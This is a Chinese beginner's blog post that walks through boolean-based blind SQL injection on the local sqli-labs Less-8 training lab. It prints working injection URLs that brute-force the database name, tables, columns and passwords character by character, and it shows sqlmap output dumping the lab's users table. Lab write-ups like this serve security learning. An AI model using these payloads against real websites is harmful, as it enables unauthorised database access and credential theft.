

# 萌新学习sql注入1

原创


[bmth666](#) 于 2020-02-26 18:53:40 发布 175 收藏 2

分类专栏: [ctf](#) 文章标签: [sql](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/bmth666/article/details/104520567>

版权



[ctf](#) 专栏收录该内容

22 篇文章 1 订阅

订阅专栏

## 最基本的sql注入方法1

### 基础知识

1. 默认在mysql中存放information\_schema数据库, 在库中有三个表, schemata, tables, columns。
2. tables表储存用户创建的所有数据库和表名, 表中记录数据库库名和表名的字段名为table\_schema和table\_name。
3. columns表储存用户创建的所有数据库库名, 表名和字段名, 数据库库名, 表名, 字段名为table\_scheam,table\_name和column\_name
4. 注释符: #或-(减减)空格或/\*\*/
5. 内联注释: /\*! \*/  
举个例子:

```
?id=-1 /*!union*/ /*!select*/ 1,2,3
```


union注入前面已近讲到, 就不在提了

### Boolean盲注

## 实验环境sqlilabs-less-8

条件为真回显，条件为假则不回显

id=1 发现




id=1' 发现不回显




可以用--+注释，先判断数据库的长度

[http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20length\(database\(\)\)%3E=8--+](http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20length(database())%3E=8--+)




长度为9不回显了



所以判断长度为8，接着逐字查询数据库库名

`http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20substr(database(),1,1)=%27s%27--+`

substr是截取的函数，从第一个开始，每次只返回一个函数



当为s的时候回显，第一个字为s

也可以改为ascii码的格式

```
id=1' and ord(substr(database(),1,1))=ascii码--+
```

查询第二个

```
http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20substr(database(),2,1)=%27e%27--+
```

挨个查询得到数据库名security

手工注入要累死。。。。。。

```
127.0.0.1/sqlilabs/Less-8/?id=1' and substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1)='a'--+
```

查询第一个表中的第一个字，依次爆破得到第三个表为users

然后爆破字段

```
http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20substr((select%20column_name%20from%20information_schema.columns%20where%20table_name=%27users%27%20limit%204,1),1,1)=%27p%27--+
```



找出password, username, 过程十分复杂。。。。。

```
127.0.0.1/sqlilabs/Less-8/?id=1' and substr((select password from users order by id limit 0,1),1,1)='d' --+
```

第一个为dumb, 验证一下



我疯了!!!!

学习师傅文章发现简单一些的方法:

left((select database()),1)<'t' 这样的比较二分查找方法快速爆破

并且可以这样写出整个字段

```
127.0.0.1/sqlilabs/Less-8/?id=1' and left((select column_name from information_schema.columns where table_name='users' limit 4,1),8)='password' --+
```



# SQLI DUMB SERIES-8

<https://blog.csdn.net/bmth666>

另一个截取函数，学到了，还有right函数。

同样参考了师傅的博客，同样是自己太菜了sqli-lab教程——1-35通关Writeup

遇事不觉，sqlmap走起

```
ca. 管理员: sqlmap
[18:38:39] [INFO] retrieved: wp
[18:38:39] [INFO] retrieved: webbug
[18:38:39] [INFO] retrieved: webbug_sys
[18:38:40] [INFO] retrieved: webbug_width_byte
[18:38:42] [INFO] retrieved: dorabox
available databases [14]:
[*] challenges
[*] dorabox
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] pkxss
[*] security
[*] sys
[*] webbug
[*] webbug_sys
[*] webbug_width_byte
[*] wp

[18:38:42] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\127.0.0.1'
[18:38:42] [WARNING] you haven't updated sqlmap for more than 103 days!!!

[*] ending @ 18:38:42 /2020-02-26/

D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02>python2 sqlmap.py -u "127.0.0.1/" --sqlilabs/Less-8/?id=1" https://blog.csdn.net/bmth666
```

一下子我的数据库就出来了，太猛了

```
ca. 管理员: sqlmap
[14 entries]
+-----+-----+
| username | password |
+-----+-----+
| admin    | admin    |
| admin1   | admin1   |
| admin2   | admin2   |
| admin3   | admin3   |
| admin4   | admin4   |
| admin5   | admin5   |
| secure   | crappy   |
| Dumb     | Dumb     |
| dhakkan  | dumbo    |
| superman | genius   |
| Angelina | I-kill-you |
| batman   | mobile   |
| Dummy    | p@ssword |
| stupid   | stupidity |
+-----+-----+

[18:43:10] [INFO] table 'security.users' dumped to CSV file 'C:\Users\Administrator\AppData\Local\sqlmap\output\127.0.0.1\dump\security\users.csv'
[18:43:10] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\127.0.0.1'
[18:43:10] [WARNING] you haven't updated sqlmap for more than 103 days!!!

[*] ending @ 18:43:10 /2020-02-26/

D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02> https://blog.csdn.net/bmth666
```

秒杀了，还是机器方便，应该还可以写脚本的，但没写过，慢慢来吧，明天继续学习，奥利给！